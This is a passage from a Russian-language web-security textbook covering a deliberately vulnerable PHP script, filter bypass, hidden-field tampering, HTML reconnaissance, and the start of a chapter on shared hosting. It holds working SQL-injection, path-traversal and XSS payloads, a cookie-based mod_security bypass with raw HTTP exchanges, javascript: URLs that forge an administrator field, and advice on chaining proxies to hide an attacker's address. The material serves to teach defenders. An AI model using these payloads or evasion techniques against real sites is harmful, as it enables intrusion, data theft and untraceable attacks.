 echo "Вы ввели id=$id";
 include("./data/$id.php");
 echo "<hr>";
 mysql_connect("localhost", "root", "");
 mysql_select_db("book1");
 $sq="select * from test1 where id=$id";
 $q=mysql_query($sq);
 if(!$q) die("Ошибка при работе с базой данных:<br>$sq");
 if($r=mysql_fetch_object($q))
```

```
   echo $r->name;
 else echo "записи не найдены";
?>
```

Отключим модуль `mod_security` и проверим этот скрипт на уязвимости.

http://localhost/6/2.php?id=1

```
Вы ввели id=1
--------------------------------------------------------------------------------
Это первый файл данных
--------------------------------------------------------------------------------
Иванов Иван Иванович
```

http://localhost/6/2.php?id=1'

```
Вы ввели id=1'
--------------------------------------------------------------------------------
Warning: main(./data/1'.php): failed to open stream: No such file or di-
rectory in x:\localhost\6\2.php on line 12

Warning: main(): Failed opening './data/1'.php' for inclusion (in-
clude_path='.;c:\php4\pear') in x:\localhost\6\2.php on line 12
--------------------------------------------------------------------------------
Ошибка при работе с базой данных:
select * from test1 where id=1'
```

http://localhost/6/2.php?id=2-1

```
Вы ввели id=2-1
--------------------------------------------------------------------------------
Warning: main(./data/2-1.php): failed to open stream: No such file or di-
rectory in x:\localhost\6\2.php on line 12

Warning: main(): Failed opening './data/2-1.php' for inclusion (in-
clude_path='.;c:\php4\pear') in x:\localhost\6\2.php on line 12
--------------------------------------------------------------------------------
Иванов Иван Иванович
```

http://localhost/6/2.php?id=9999+union+select+id,pass+from+passwords/*

```
Вы ввели id=9999 union select id,pass from passwords/*
--------------------------------------------------------------------------------

Warning: main(./data/9999 union select id,pass from passwords/*.php):
failed to open stream: No such file or directory in x:\localhost\6\2.php
on line 14
```

```
Warning: main(): Failed opening './data/9999 union select id,pass from
passwords/*.php' for inclusion (include_path='.;c:\php4\pear') in
x:\localhost\6\2.php on line 14
--------------------------------------------------------------------------

passadmin1
```

http://localhost/6/2.php?id=../data.txt%00

```
Вы ввели id=../data.txt
--------------------------------------------------------------------------
Это файл с паролями. К нему не должен иметь доступ внешний пользователь
--------------------------------------------------------------------------
Ошибка при работе с базой данных:
select * from test1 where id=../data.txt
```

http://localhost/6/2.php?id=%3Cscript%3Ealert('hello')%3C/script%3E

```
Вы ввели id=
--------------------------------------------------------------------------
Warning: main(./data/.php): failed to open stream: Invalid argument in
x:\localhost\6\2.php on line 14

Warning: main(): Failed opening
'./data/<script>alert('hello')</script>.php' for inclusion (in-
clude_path='.;c:\php4\pear') in x:\localhost\6\2.php on line 14
--------------------------------------------------------------------------
Ошибка при работе с базой данных:
select * from test1 where id=
```

В последнем примере несколько раз было выведено сообщение JavaScript с текстом `hello`.

Даже без этого исследования ясно, что в этом скрипте имеется большое количество критических уязвимостей разного типа.

Принятое значение `id` выводится безо всякой фильтрации в текст сгенерированной страницы. Следовательно, имеет место уязвимость типа XSS.

Далее происходит подключение страницы `./data/$id.php`, при этом значение `$id` никак не фильтруется.

Это приводит к возникновению уязвимостей типа PHP local source code injection — то есть внедрение произвольного кода PHP локально.

Уязвимость может быть использована для выполнения произвольного кода с привилегиями пользователя, который запустил HTTP-сервер.

Кроме того, уязвимость может быть использована для просмотра произвольных файлов.

В том же параметре `id` присутствует уязвимость типа SQL-инъекция в базе данных MySQL.

Используя эту уязвимость, нападающий сможет выполнить произвольные SQL-запросы с целью извлечь информацию из базы данных.

На примере, приведенном выше, нападающий извлекает пароль одного из пользователей системы, находящийся в таблице `passwords`.

Теперь включаем модуль `mod_security` и конфигурируем его, к примеру, `httpd.conf.example-full` конфигурацией по умолчанию.

Проведем серию аналогичных запросов.

http://localhost/6/2.php?id=1

```
Вы ввели id=1
--------------------------------------------------------------------------
Это первый файл данных
--------------------------------------------------------------------------
Иванов Иван Иванович
```

http://localhost/6/2.php?id=1'

```
Вы ввели id=1'
--------------------------------------------------------------------------
Warning: main(./data/1'.php): failed to open stream: No such file or di-
rectory in x:\localhost\6\2.php on line 12

Warning: main(): Failed opening './data/1'.php' for inclusion (in-
clude_path='.;c:\php4\pear') in x:\localhost\6\2.php on line 12
--------------------------------------------------------------------------
Ошибка при работе с базой данных:
select * from test1 where id=1'
```

http://localhost/6/2.php?id=2-1

```
Вы ввели id=2-1
--------------------------------------------------------------------------
Warning: main(./data/2-1.php): failed to open stream: No such file or di-
rectory in x:\localhost\6\2.php on line 12

Warning: main(): Failed opening './data/2-1.php' for inclusion (in-
clude_path='.;c:\php4\pear') in x:\localhost\6\2.php on line 12
--------------------------------------------------------------------------
Иванов Иван Иванович
```

http://localhost/6/2.php?id=9999+union+select+id,pass+from+passwords/*

```
Internal Server Error
The server encountered an internal error or misconfiguration and was
unable to complete your request.
```

http://localhost/6/2.php? =../data.txt%00

```
Internal Server Error
The server encountered an internal error or misconfiguration and was
unable to complete your request.
```

http://localhost/6/2.php?id=%3Cscript%3Ealert('hello')%3C/script%3E

```
Internal Server Error
The server encountered an internal error or misconfiguration and was
unable to complete your request.
```

Как видим на этих примерах, модуль `mod_security` никак не препятствует возникновению ошибочных ситуаций.

Однако в тот момент, когда нападающий захочет эксплуатировать эти уязвимости (три последних запроса), можно сделать вывод о том, что `mod_security` блокирует эти запросы.

Теперь замечаем, что в скрипте **http://localhost/6/2.php** не указано явно, откуда должен прийти параметр `id` — как HTTP `GET`-, HTTP `POST`-параметр или, возможно, HTTP cookie-параметр.

И если, `GET`- и `POST`-параметры HTTP-запроса фильтруются модулем `mod_security`, то HTTP cookies не фильтруются. Составим HTTP `GET`-запрос с необходимыми параметрами HTTP cookies и посмотрим на результат.

id=9999+union+select+id,pass+from+passwords/*

```
GET /6/2.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Gecko/20040707
Cookie: id=9999+union+select+id,pass+from+passwords/*
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 3000
Connection: keep-alive
<пустая строка>
HTTP/1.1 200 OK
Date: Sat, 04 Dec 2004 13:35:59 GMT
Server: Apache
X-Powered-By: PHP/4.3.6
Keep-Alive: timeout=15, max=50
Connection: Keep-Alive
```

```
Transfer-Encoding: chunked
Content-Type: text/html
<пустая строка>
1e4
Вы ввели id=9999 union select id,pass from passwords/*<hr>
<br />
<b>Warning</b>:  main(./data/9999 union select id,pass from pass-
words/*.php): failed to open stream: No such file or directory in
<b>/usr/local/www/test/2/2.php</b> on line <b>14</b><br />
<br />
<b>Warning</b>:  main(): Failed opening './data/9999 union select id,pass
from passwords/*.php' for inclusion (include_path='.:/usr/local/lib/php')
in <b>/usr/local/www/test/2/2.php</b> on line <b>14</b><br />
<hr>
passadmin1
0
```

id=../data.txt%00

```
GET /6/2.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Gecko/20040707
Cookie: id=../data.txt%00
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 3000
Connection: keep-alive
<пустая строка>
HTTP/1.1 200 OK
Date: Sat, 04 Dec 2004 13:39:47 GMT
Server: Apache
X-Powered-By: PHP/4.3.6
Keep-Alive: timeout=15, max=50
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html
<пустая строка>
ba
Вы ввели id=../data.txt<hr>
Это файл с паролем.
К нему не должен иметь доступ внешний пользователь <hr>
Ошибка при работе с базой данных:<br>select * from test1 where
id=../data.txt
0
```

id=%3Cscript%3Ealert('hello')%3C/script%3E

```
GET /6/2.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Gecko/20040707
Cookie: id=%3Cscript%3Ealert('hello')%3C/script%3E
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 3000
Connection: keep-alive
<пустая строка>
HTTP/1.1 200 OK
Date: Mon, 06 Dec 2004 13:04:35 GMT
Server: Apache
X-Powered-By: PHP/4.3.6
Keep-Alive: timeout=15, max=50
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html
<пустая строка>
22a
Вы ввели id=<script>alert('hello')</script><hr>
<br />
<b>Warning</b>:  main(./data/<script>alert('hello')</script>.php): failed
to open stream: No such file or directory in
<b>/usr/local/www/test/2/2.php</b> on line <b>14</b><br />
<br />
<b>Warning</b>:  main(): Failed opening
'./data/&lt;script&gt;alert('hello')&lt;/script&gt;.php' for inclusion
(include_path='.:/usr/local/lib/php') in
<b>/usr/local/www/test/2/2.php</b> on line <b>14</b><br />
<hr>
Ошибка при работе с базой данных:<br>select * from test1 where
id=<script>alert('hello')</script>
0
```

Как видно из этих примеров, в скрипте `2.php` можно эксплуатировать различные уязвимости, внедряя злонамеренные значения параметров в cookie. Уязвимость будет эксплуатирована в обход `mod_security`.

Подведем итог. Обход `mod_security` возможен в следующих случаях.

- Уязвимость имеется в PHP-скрипте.
- PHP настроен таким образом, что включена автоматическая регистрация глобальных переменных, и cookie регистрируются как глобальные переменные.

- В самих PHP-скриптах используются автоматически зарегистрированные глобальные переменные без использования глобальных массивов `$_GET`, `$_POST`, явно указывающих, каким методом должны быть приняты те или иные параметры.
- Используется `mod_security` с одной из конфигураций по умолчанию либо с конфигурацией, близкой к ней.

Замечание

Таким методом в некоторых случаях будет невозможно обойти уязвимости загрузки файлов, так как загружаемые файлы передаются методом HTTP `POST`.

6.3. Методы пассивного анализа и обхода

Опишем методы, которыми нападающий сможет воспользоваться вне зависимости от установленных дополнительных средств защиты.

6.3.1. Просмотр HTML

В любом случае нападающий сможет анализировать HTML-код, сгенерированный в системе в ответ на те или иные HTTP-запросы.

Если при программировании не соблюдались все виды техники безопасности, то нападающий сможет найти много интересного для себя в HTML-виде страниц.

Комментарии, оставленные в HTML-коде могут раскрыть чувствительную информацию о внутреннем устройстве системы перед нападающим.

Рассмотрим следующий отрывок HTML-кода.

Отрывок HTML-кода

```
<a href=/> главная </a>
<a href=/news.html> Новости </a>
<a href=/users/> Вход для пользователей </a>
<!-- <a href=/adminzone/admin.php> админка </a> -->
```

Исследуя этот код, нападающий сможет сделать вывод о том, что по адресу `http://site//adminzone/admin.php` расположена панель администратора системы.

Очевидно, что путь к панели администратора системы, даже если вход в нее защищен паролем либо другими методами, не должен раскрываться третьим лицам.

Визуально этот адрес не присутствует на HTML-странице, однако, в нашем примере, скорее всего, он присутствовал ранее, но был закомментирован. Однако в комментариях, он все равно доступен на чтение, при просмотре HTML-страницы.

Кроме того, анализируя вид HTML-страницы, нападающий сможет в некоторых случаях частично выяснить систему каталогов на сервере.

Например

```
<html>
<head>
<link rel=stylesheet href=/share/main.css>
<link rel=stylesheet href=/share/menu.css>
<script src='/main/cookie.js'></script>
</head>
<body>
...
<img src=/images/1.jpg>
<img src=/images/2.jpg>
...
<img src=/test/test.jpg>
...
</body>
</html>
```

Исследуя HTML-представление этой страницы, нападающему раскроется несколько каталогов, присутствующих на сервере /images/, /share/, /main/, /test/.

Далее, вероятно, нападающий проверит, доступен ли список файлов в этих каталогах:

- **http://site/images/**
- **http://site/share/**
- **http://site/main/**
- **http://site/test/**

Кроме того, исследуя имена форм, имена параметров форм, имена параметров HTTP `GET`-запросов, нападающий так же сможет сделать некоторые предположения о возможной внутренней структуре сервера.

Например, имена параметров HTTP `GET`- и HTTP `POST`-запросов нередко совпадают с именами соответствующих переменных в скриптах и столбцов таблицы базы данных.

Рассмотрим еще один пример:

Отрывок кода

```
<html>
<body>
<form action=/main/search.php method=GET>
```

```
поиск: <input type=text name=searchtext>
<input type=submit>
</form>
<hr>
<form action=/forum/guestbook.php method=POST>
имя: <input type=text name=user><br>
e-mail: <input type=text name=usermail>
сообщение:
<textarea name=message></textarea>
<input type=hidden name=sesionid value=g84hfsn7894nap6>
<input type=hidden name=userid value=32>
</form>
</body>
</html>
```

Исследуя этот пример, нападающий сможет сделать предположения об именах используемых в скриптах переменных, а также об именах столбцов и, возможно, таблиц базы данных.

В *главе 3*, посвященной SQL-инъекциям, было показано, что в некоторых случаях для успешного эксплуатирования уязвимости необходимо подобрать имя столбцов и таблиц. Исследование исходного кода может дать нападающему необходимую информацию для эксплуатирования уязвимости.

6.3.2. Hidden-поля и JavaScript

В HTML-формах могут присутствовать hidden-поля, хранящие некоторые значения.

Hidden-поля являются скрытыми при представлении в виде страницы, однако, используя их, следует сделать одно очень важное замечание.

Замечание

Значения hidden-полей данных в любом случае могут быть получены нападающим.

При просмотре HTML-представления страницы, значения hidden-полей доступны для чтения нападающему без каких бы то ни было заметных усилий.

В предыдущем примере нападающему доступны для чтения два скрытых поля: `sessionid` и `userid`. Доступны имя и значения скрытых полей.

Таким образом, к hidden-значениям следует относиться именно, как к значениям, которые просто скрыты от обычного пользователя, но не следует относиться к ним, как к элементам, значения которых не могут быть получены никакими способами.

При планировании защиты системы следует иметь в виду, что скрытые значения могут быть раскрыты нападающему.

Допустим, значения hidden не задаются в процессе создания самой страницы, а вычисляются и устанавливаются методами JavaScript.

В такой ситуации при просмотре HTML-страницы, значения hidden-полей не будут раскрыты явным образом.

Рассмотрим пример:

http://localhost/6/3.html

```
<html>
<body>
<script Language=JavaScript>
function sign1(str)
{
  // ... некоторые алгоритмы подписи
  l=str.length;
  e=l+'';
  for(i=0; i<l; i++) e=e+''+str.charCodeAt(i);
  document.f1.sign.value=e;
  return e;
}
</script>
<form name=f1>
значение: <input type=text name=val onChange=sign1(this.value)>
<input type=hidden name=sign>
<input type=submit>
</form>
</body>
</html>
```

Такой HTML-код сможет увидеть нападающий при просмотре HTML-представления страницы.

В форме `f1`, присутствует hidden-значение `sign`. Его значение не задано при генерации HTML-страницы. Однако его значение вычисляется каждый раз функцией `sign1()` в JavaScript.

Отметим, что JavaScript-код в этом и в любом другом случае может быть получен нападающим в исходном виде.

Смысл этой страницы, возможно, мог быть в том, что программист решил защититься от того, что значение `val` будет отправлено из другого места, нежели из выведенной формы.

И каждый раз, когда пользователь изменяет значение `val` формы, изменяется и подпись этого значения.

Алгоритм подписи может быть любым.

Таким образом, теоретически без доступа к алгоритму подписи, пользователь не сможет выяснить какое значение `sign` должно соответствовать тому или иному значению `val`.

Однако если алгоритм подписи реализуется методами JavaScript, то алгоритм может быть доступен нападающему.

Внимание

Нападающий в любом случае может проанализировать JavaScript-код, загруженный в браузер.

Действительно, если JavaScript-код вставлен напрямую в HTML-страницу, то он доступен обычным образом и может быть проанализирован.

Если JavaScript-код вынесен в отдельный файл, то этот файл также должен быть доступен обычным образом по протоколу HTTP.

JavaScript-код может быть намеренно изменен программистом для затруднения анализа кода без изменения его функциональности.

Однако эта политика относится к политике запутывания, и при должном усердии код сможет быть проанализирован нападающим, только для этого потребуется дополнительное время.

Как и везде, политика запутывания не должна быть основным элементом защиты. Более того, политика запутывания имеет и обратную сторону. Более сложной для понимания программа становится не только для нападающего, но и для создателя — программиста.

В нашем примере нападающий может проанализировать JavaScript-код и выяснить, каким образом генерируется подпись к значению.

Однако в этом и в большинстве подобных случаев нападающему вовсе не обязательно даже анализировать код. Нападающий сможет вырезать функцию `sign1()`, поместить ее в тестовую систему (в свою HTML-страницу) и посмотреть, какие значения она выдает на те или иные входные параметры.

Более того, узнать значение параметра `sign` сразу после изменения поможет прием вызова JavaScript из навигационной строки браузера.

Например, в нашем случае достаточно, после того как страница **http://localhost/6/3.html** загружена и необходимое значение `val` внесено, записать следующий код вместо URL страницы и нажать <Enter>.

```
javascript:alert(document.f1.sign.value);
```

В результате на экран выведется JavaScript-сообщение с текущим значением поля.

Этот метод можно применять для выяснения текущего значения скрытых полей в любой ситуации без дополнительного анализа HTML-страницы.

Таким же образом можно узнать и значение, возвращаемое любой JavaScript-функцией на этой странице.

```
javascript:alert(sign1('sdfsdf'));
```

Конечно, в нашем примере можно увидеть подпись, просто нажав кнопку **Submit** и посмотрев URL, так как значение `val` и `sign` передаются методом HTTP `GET`.

Но даже если бы они передавались методом HTTP `POST`, то все равно можно было проанализировать трафик и выяснить значения подписи после отправки.

Однако существуют ситуации, когда или подпись нужно знать до отправки, или просто необходимо узнать значение вычисленного скрытого параметра, или выяснить, какое значение выдает та или иная JavaScript-функция.

> **Внимание**
>
> Внедрение JavaScript в строке обозревателя может отличаться в различных браузерах.

Теперь представим себе ситуацию, когда нападающему необходимо по какой-либо причине изменить один из hidden-параметров формы.

Например, рассмотрим скрипт:

http://localhost/6/4.php

```
<?
echo "
<form name=f1 method=POST>
<input type=text name=v1>
<input type=hidden name=user value='guest'>
<input type=submit>
</form>
";
if(!empty($_POST['user']))
{
 echo "
 Пользователь $_POST[user]:<br>
$_POST[v1]
";
}
?>
```

Допустим, нападающему необходимо, чтобы сообщение отправилось от имени администратора, то есть, чтобы в hidden-поле формы было значение `administrator`, а не `guest`.

Самым распространенным действием в такой ситуации будет сохранение страницы на диск и соответствующее изменение HTML-страницы.

Однако так как action-атрибут формы не указан (аналогично, если он указан с относительным путем), то в сохраненной странице необходимо изменить или добавить этот action-атрибут.

В нашем примере, так как он не указан, форма будет отправлена в текущую страницу — **http://localhost/6/4.php** и, следовательно, такое значение должен будет иметь action-атрибут.

В других ситуациях к нему будет необходимо добавить имя сервера с протоколом и, возможно, путем.

Например, в скрипте **http://site/foum/main.php** значение `action=post.php`, заменить на `action=http://site/foum/post.php`, значение `action=/index.php` на `action=http://site/index.php`, значение `/news/list.php` на `action=http://site/news/list.php`.

Значения типа `action=http://site2/main/index.php`, в которых уже присутствует полный адрес с протоколом, менять не нужно.

Кроме того, вероятно, кроме непосредственно редактирования hidden-параметров формы, можно задать и другой тип, чтобы менять их значения было проще.

Таким образом, в нашем примере необходимо сохранить **http://localhost/6/4.php** на жесткий диск и отредактировать его.

4.html

```
<?
echo "
<form name=f1 method=POST action=http://localhost/6/4.php >
<input type=text name=v1>
<input type=TEXT name=user value='administrator'>
<input type=submit>
</form>
";
if(!empty($_POST['user']))
{
 echo "
 Пользователь $_POST[user]:<br>
$_POST[v1]
";
}
?>
```

Внимание

Скрипт, принимающий HTTP `GET`- или `POST`-параметры из формы, не сможет различить, какого типа были поля, из которых были отправлены те или иные параметры.

Однако этот способ может не сработать, если принимающий скрипт проверяет HTTP `REFERER` заголовок HTTP-запроса.

В этом случае нападающий сможет составить произвольный HTTP-запрос, используя прямое подключение к HTTP-порту сервера, специальные программы или скрипты либо программное обеспечение, изменяющее в режиме реального времени значения заголовков HTTP-запроса.

Однако в некоторых случаях, используя выполнения JavaScript-кода в адресной строке браузера, нападающий сможет изменить значения скрытых и любых других параметров и отправить форму.

Так, например, для изменения параметра `user` на `administrator` и отправки формы следует после загрузки страницы **http://localhost/6/4.php** вписать в адресную стоку браузера следующий код и нажать <Enter>.

```
javascript:document.f1.user.value='administrator';document.f1.submit();
```

Если форма, содержащая скрытое поле, не имеет имени, то можно изменить значения атрибутов этой формы, обращаясь к свойству `forms`.

```
java-
script:document.forms[0].user.value='administrator';document.forms[0].sub
mit();
```

Стоит заметить, что JavaScript выполняется целиком на клиентском браузере, а следовательно, никакие, возможно, присутствующие на сервере правила фильтрации не смогут фильтровать JavaScript в такой ситуации.

Вывод

Система защиты должна быть построена с учетом того, что злонамеренный пользователь сможет просмотреть, удалить, изменить, любые hidden-параметры как установленные при генерации, так и после загрузки страницы в любой момент времени с использованием JavaScript. Кроме того, злонамеренный пользователь сможет изменить сам JavaScript-код и фальсифицировать возвращаемые значения любых функций.

6.4. Ограничения в HTML

При генерации HTML для различных объектов, с которыми манипулируют пользователи, могут накладываться различные ограничения. Как правило, эти ограничения являются значениями различных атрибутов тех или иных тегов.

Ограничение `maxlength`. Этот атрибут текстовых полей ввода (`textarea`, `text`, `passowrd`) накладывает ограничение на максимальный размер данных, которые пользователь может ввести в поле ввода.

Пример

```
<form name=f1 action=post.php>
имя: <input type=text name=name maxlength=35>
e-mail: <input type=text name=email maxlength=20>
password: <inmput type=password name=pass maxlength=30>
<textarea cols=30 rows=6 name=message maxlength=500>
</form>
```

Однако максимальный размер уже принятых данных необходимо в любом случае контролировать на сервере, а к значению этих атрибутов следует относиться, только как к рекомендации браузеру или пользователю.

Так, при контроле на сервере размеров параметров, лишние их части можно просто обрезать.

post.php

```
<?
$name=$_POST['name'];
$email=$_POST['email'];
$pass=$_POST['pass'];
$message=$_POST['message'];
if(strlen($name)>35) $name=substr($name, 0, 35);
if(strlen($email)>35) $name=substr($email, 0, 20);
if(strlen($pass)>35) $name=substr($pass, 0, 30);
if(strlen($message)>35) $name=substr($message, 0, 500);
// далее выполняются некоторые действия с $name, $email, $pass, $message
?>
```

Злонамеренный пользователь в любом случае сможет обойти то ограничение, напрямую редактируя сохраненную на жесткий диск HTML-страницу и поле action-формы.

Кроме того, злонамеренный пользователь сможет напрямую подсоединиться к HTTP-порту сервера и самостоятельно сформировать HTTP-запрос с необходимыми данными необходимого размера. При этом очевидно, что размер этих данных уже никак не будет контролироваться на клиентской стороне.

Еще один пример ограничения, задаваемого в HTML, — это ограничение на максимальный размер файла, отправляемого методом HTTP `POST`.

Пример

```
<form enctype="multipart/form-data" method=POST action=upload.php>
<input type=hidden name=MAX_FILE_SIZE value=1000>
Send this file: <input name=userfile type=file>
```

```
<input type=submit value="Send File">
</form>
```

Ограничение на максимальный размер загружаемого файла задается в hidden-параметре `MAX_FILE_SIZE`. Как и обычно, пользователь может отредактировать HTML-вид страницы, сохранив страницу на жесткий диск.

Однако скрипт может проверять, какое значение HTTP `POST`-параметра `MAX_FILE_SIZE` было принято. В этом случае редактирование HTML-вида страницы не поможет.

В такой ситуации нападающий сможет сформировать вручную HTTP-запрос, содержащий необходимое значение параметров, и файл необходимого размера.

Контролировать размер загруженного файла можно уже после загрузки либо, к примеру, в PHP, редактируя конфигурационные файлы интерпретатора PHP.

Еще довольно частая ошибка программиста состоит в том, что он не предполагает, что злонамеренный пользователь сможет изменить значения полей, множество значений которых жестко задано на уровне HTML-кода.

К таким полям относятся выпадающие списки, радиокнопки и checkbox-элементы.

Пример

```
<form action=test.php method=POST>
Введите параметры поиска: <br>
Имя: <input type=search name=main><br>
Поиск среди новинок <input type=checkbox name=new value=yes><br>
Слова в поиске объединять по
AND<input type=radio name=mode value=and>,
OR<input type=radio name=mode value=or>
Искать в разделе: <select name=razdel>
<option value=0> [везде] </option>
<option value=1> главном </option>
<option value=2> втором </option>
<option value=3> третьем </option>
</select>
```

В этом случае типичной ошибкой является то, что программист ожидает значений параметров из определенного множества, и тем самым может допустить различные ошибки, связанные с недостаточной фильтрацией параметров, принятых от пользователей.

Так, например, напрямую редактируя параметры формы, невозможно сделать так, чтобы значение `razdel` не являлось числом 0, 1, 2 или 3. Аналогично и с другими параметрами.

Однако, сохраняя страницу на диск и изменяя значения полей, нападающий может задать для них произвольные значения.

Или меняя тип полей с предопределенным множеством значений на `text` или `textarea`, создать HTML-страницу, в которой уже напрямую можно задать произвольные значения для каждых параметров.

Ну, и в любом случае нападающий сможет составить к серверу свой HTTP-запрос, содержащий все необходимые ему данные с необходимыми значениями.

Вывод

Никогда не стоит доверять данным, полученным от внешнего пользователя.

6.5. Log-файлы и определение атакующего

В большинстве систем HTTP-серверов имеются функции логирования всех обращений к системе.

Определение

Log-файлы — это специальные текстовые файлы, в которых система сохраняет отчеты о тех или иных событиях.

Так, HTTP-серверы, как правило, сохраняют в log-файлы IP-адрес удаленного пользователя, запрашиваемый документ вместе со всеми параметрами HTTP `GET`-запроса, возможно, тип браузера удаленного пользователя и другую информацию.

Таким образом, в случае возникновения инцидента теоретически можно выяснить, с какого IP-адреса произошла атака, а в дальнейшем выяснить и личность атакующего.

Кроме того, можно выяснить, на какие скрипты была произведена атака.

На практике атакующий для скрытия своего IP-адреса может пользоваться прокси-сервером. *Прокси-сервер* — это сервер, который логически расположен между пользователем и целевым сервером.

Изначально прокси-серверы создавались для кэширования и, следовательно, убыстрения доступа к информации. Однако в настоящее время прокси-серверы используются хакерами для скрытия своего реального IP-адреса при проведении сетевых атак.

Так как подключение к целевому серверу будет проходить уже через прокси-сервер, то в логах целевого сервера уже будет IP-адрес прокси-сервера.

Прокси-серверы бывают анонимными и неанонимными.

Под анонимностью прокси-сервера понимается то, что этот сервер ни в каких заголовках HTTP-запроса не посылает никаких данных о реальном IP-адресе клиента.

Соответственно, неанонимный прокси-сервер посылает IP-адрес клиента в заголовке HTTP-запроса. Например, в поле `X_FORWARDED_FOR`.

Внимание

Даже если пользователь подключается к HTTP-серверу через неанонимный прокси-сервер, в логах HTTP-сервера в большинстве случаев будут именно IP-адреса прокси-сервера. Неанонимность прокси-сервера означает, что скрипт теоретически (и практически), получив содержание заголовков HTTP-запроса, может узнать предполагаемый IP-адрес клиента.

В *главе 2*, посвященной уязвимостям в скриптах, был описан способ фальсификации заголовка `X_FORWARDED_FOR` и других с целью введения в заблуждение скриптов, проверяющих IP-адрес клиентов по этому заголовку.

Тем не менее анонимный прокси-сервер может посылать в заголовке HTTP-запроса информацию о себе. То есть реальный IP-адрес серверу узнать невозможно, но серверу становится известен факт, что соединение произошло через прокси-сервер.

Прокси-сервер, не передающий никакую информацию на HTTP-сервер ни о себе, ни о реальном IP-адресе клиента, называется абсолютно анонимным. В случае использования абсолютно анонимного прокси-сервера HTTP-сервер не может сам определить по HTTP-запросу факт наличия прокси-сервера.

Приведем примеры запросов HTTP, сделанных напрямую через неанонимный, анонимный и абсолютно анонимный прокси-серверы.

Запрос напрямую

```
GET /index.html HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Gecko/20040707
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 3000
Connection: keep-alive
```

Запрос через неанонимный прокси-сервер

```
GET /index.html HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Gecko/20040707
Accept: */*
Accept-Language: en-us
```

```
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Http-Via=1.0 proxy.proxy.ru:3128 (squid/2.5.STABLE6)
Http-X-Forwarded-For=11.22.33.44
Keep-Alive: 3000
Connection: keep-alive
```

Запрос через анонимный прокси-сервер

```
GET /index.html HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Gecko/20040707
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Http-Via=1.0 proxy.proxy.ru:3128 (squid/2.5.STABLE6)
Http-X-Forwarded-For=127.0.0.1
Keep-Alive: 3000
Connection: keep-alive
```

Запрос через абсолютно анонимный прокси-сервер

```
GET /index.html HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Gecko/20040707
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 3000
Connection: keep-alive
```

То, что анонимный прокси-сервер не посылает никакой информации о реальном IP-адресе клиента на HTTP-сервер, не означает, что невозможно узнать личность реального клиента.

То, что прокси-сервер не посылает никаких данных о клиенте, еще не значит, что он не ведет собственных логов, где сохраняются все запросы, IP-адреса клиентов, серверов, время обращения.

По запросу из соответствующих органов владельцы прокси-сервера могут выдать все сохраненные log-файлы, при этом вычислить реальный IP-адрес клиента, а значит, и личность нападающего особого труда не составит.

Для усложнения вычисления IP-адреса нападающий может использовать цепочку прокси-серверов. Таким образом, в логах каждого следующего прокси-сервера будет IP-адрес предыдущего.

Выстраивать в цепочки при помощи специальных программ можно HTTPS, поддерживающие метод CONNECT, и SOCKS прокси-сервера.

В качестве программы, выстраивающей цепочку из прокси-серверов, можно порекомендовать SocksChain. Эта программа сама функционирует как SOCKS прокси-сервера, выстраивая за собой цепочку из других прокси-серверов.

В программе можно указать целевой адрес цепочки, чтобы таким образом ее можно было использовать для создания цепочки из SOCKS прокси-сервера для программ, которые сами не поддерживают работу с прокси-серверами.

Организовать соединение через цепочку прокси-сервера с помощью этой программы можно для любого протокола, использующего одно TCP-соединение.

Внимание

Протокол FTP использует несколько соединений, следовательно, организовать передачу файлов по протоколу FTP через цепочку SOCKS прокси-сервера в программе SocksChain нет возможности.

6.6. Заключение

В этой главе я хотел показать, что единственным методом надежной защиты Web-приложений от внешних атак является защита этих приложений на уровне исходного кода.

Другие методы — блокирования, фильтрации нежелательной информации, основанные на внешних для Web-приложениях фильтрах, настройках HTTP-сервера и других приемах, — лишь усложнят задачу для нападающего.

При этом и сама система становится более сложной для разработки, поддержки и введения в эксплуатацию новых модулей.

По сути, внедряя дополнительные модули защиты, жестче определяя возможности в конфигурационных файлах, на самом деле приходится выбирать между сомнительной защитой, удобством для программиста и возможностями системы.

Внедрять такие модули можно лишь в ситуациях, когда нет возможности проверить на безопасность уже существующую систему, но и отключать ее нельзя.

При этом следует отдавать отчет, что это не даст никаких гарантий безопасности системы, и одновременно нет никаких гарантий, что после более жесткого прикручивания настроек сервера система не перестанет работать.

Глава 7

Безопасность в условиях shared hosting

В настоящее время расположение систем, сайтов на серверах путем аренды дискового пространства у хостинговых компаний стало довольно распространенной практикой.

Хостинговой компанией или хостингом называется компания, предоставляющая услуги по размещению и поддержке сайтов, размещенных на их серверах. В результате на одном сервере, расположенном на хостинге, могут размещаться десятки и сотни сайтов.

Естественно, в таком контексте встает вопрос безопасности и защиты систем, расположенных на хостингах.

7.1. Доступ к файлам владельцев систем

Как правило, наиболее полно и безопасно решается вопрос доступа к своим файлам для владельцев ресурса, расположенного на хостинге.
